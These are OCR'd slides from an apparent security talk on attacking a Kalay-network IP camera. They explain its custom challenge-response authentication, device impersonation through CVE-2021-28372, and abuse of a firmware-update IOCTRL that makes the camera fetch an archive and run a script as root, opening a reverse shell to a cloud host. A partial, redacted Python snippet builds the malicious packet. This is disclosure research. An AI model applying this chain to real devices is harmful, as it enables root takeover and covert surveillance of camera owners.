
Kalay Network

Mobile Application (Remote Network 1)

Smart Camera (Home Network)


Camera API Server

Case Study #2: Custom Authentication



Kalay Network
Mobile Application (Remote Network 1)
Smart Camera (Home Network)
Camera API Server

1. During device registration, camera requests an account-specific, shared secret key, **k**

Case Study #2: Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
2. Mobile app also requests k
1. During device registration, camera requests an account-specific, shared secret key, k
Smart Camera (Home Network)
Camera API Server

Case Study #2: Custom Authentication



Kalay Network
Mobile Application (Remote Network 1)
Smart Camera (Home Network)
Camera API Server

1. During device registration, camera requests an account-specific, shared secret key, ***k***

2. Mobile app also requests ***k***

3. Mobile app creates Kalay connection with camera, starts custom authentication process

Case Study #2: Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
Smart Camera (Home Network)
Camera API Server


1. During device registration, camera requests an account-specific, shared secret key, **k**

2. Mobile app also requests ***k***

3. Mobile app creates Kalay connection with camera, starts custom authentication process

4. Camera generates random data, **d**, and challenge: **c = Enc(d, *k*)**

Case Study #2: Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
Smart Camera (Home Network)
Camera API Server

1. During device registration, camera requests an account-specific, shared secret key, **k**

2. Mobile app also requests **k**

4. Camera generates random data, **d**, and challenge: **c = Enc(d, k)**


5. Mobile app performs **Dec(c, k)** to obtain **d**, sends back **d** with request to start streaming video

Case Study #2: Sounds Secure?

- Custom auth protocol is effective at validating that the Client is a trusted connection…
- However, **it assumes that devices cannot be impersonated**
  - Our friend CVE-2021-28372 strikes again!
- Attack is very similar to general CVE-2021-28372 exploitation with one key difference:
  - Attacker needs to somehow leak the secret from either the Client or Device or demonstrate the ability to decrypt/encrypt a challenge

Case Study #2: Post-Authentication

- Still need another vulnerability to actually compromise device
- IP Camera #2 supports 50+ custom IOCTRL messages post-authentication
- How about remote firmware updates?
    - Of course!




```
data:004E591C                 cmd_handler <0x2710, 0x2711, paracfg_get
data:004E591C                 cmd_handler <0x2712, 0x2713, protocol_au
data:004E591C                 cmd_handler <0x2716, 0x2717, protocol_au
data:004E591C                 cmd_handler <0x2718, 0x2719, rotocol_aut
data:004E591C                 cmd_handler <0x271A, 0x271B, protocol_ch
data:004E591C                 cmd_handler <0x2724, 0x2725, protocol_ge
data:004E591C                 cmd_handler <0x2726, 0x2727, protocol_ge
data:004E591C                 cmd_handler <0x2728, 0x2729, get_wifi_de
data:004E591C                 cmd_handler <0x272E, 0x272F, get_user_co
data:004E591C                 cmd_handler <0x2730, 0x2731, paracfg_set
data:004E591C                 cmd_handler <0x2738, 0x2739, get_user_co
data:004E591C                 cmd_handler <0x273A, 0x273B, protocol_se
data:004E591C                 cmd_handler <0x273C, 0x273D, get_user_co
data:004E591C                 cmd_handler <0x273E, 0x273F, protocol_se
data:004E591C                 cmd_handler <0x2742, 0x2743, protocol_ge
data:004E591C                 cmd_handler <0x2744, 0x2745, protocol_se
data:004E591C                 cmd_handler <0x2746, 0x2747, get_user_co
data:004E591C                 cmd_handler <0x2748, 0x2749, protocol_se
data:004E591C                 cmd_handler <0x274A, 0x274B, protocol_se
data:004E591C                 cmd_handler <0x274C, 0x274D, protocol_NO
```

[redacted]

Case Study #2: Firmware Updates Strike Again!


- Custom IOCTRL message containing:
  - URL to firmware image
  - MD5 of firmware image
  - Additional data that doesn’t matter
- Downloaded and unpacked by victim device
  - Executes a shell script inside of the archive as `root`!
- Exact same scenario as IP Cam #1!
  - Reverse shell to a Cloud host as `root`



```
pc = "89674bc0d7029056ad3d5e804f023584"
url = "http[redacted]10.tar"
ver = "1.1"
user = "root"

iotype = IOTypes.IOTYPE_USER_DEFINED_START.value
raw_data = "HL"
raw_data += pack_zeros(2)
raw_data += struct.pack("H", 10220)
raw_data += struct.pack("H", len(pc) + len(url) + len(ver) + len(user) + 4)
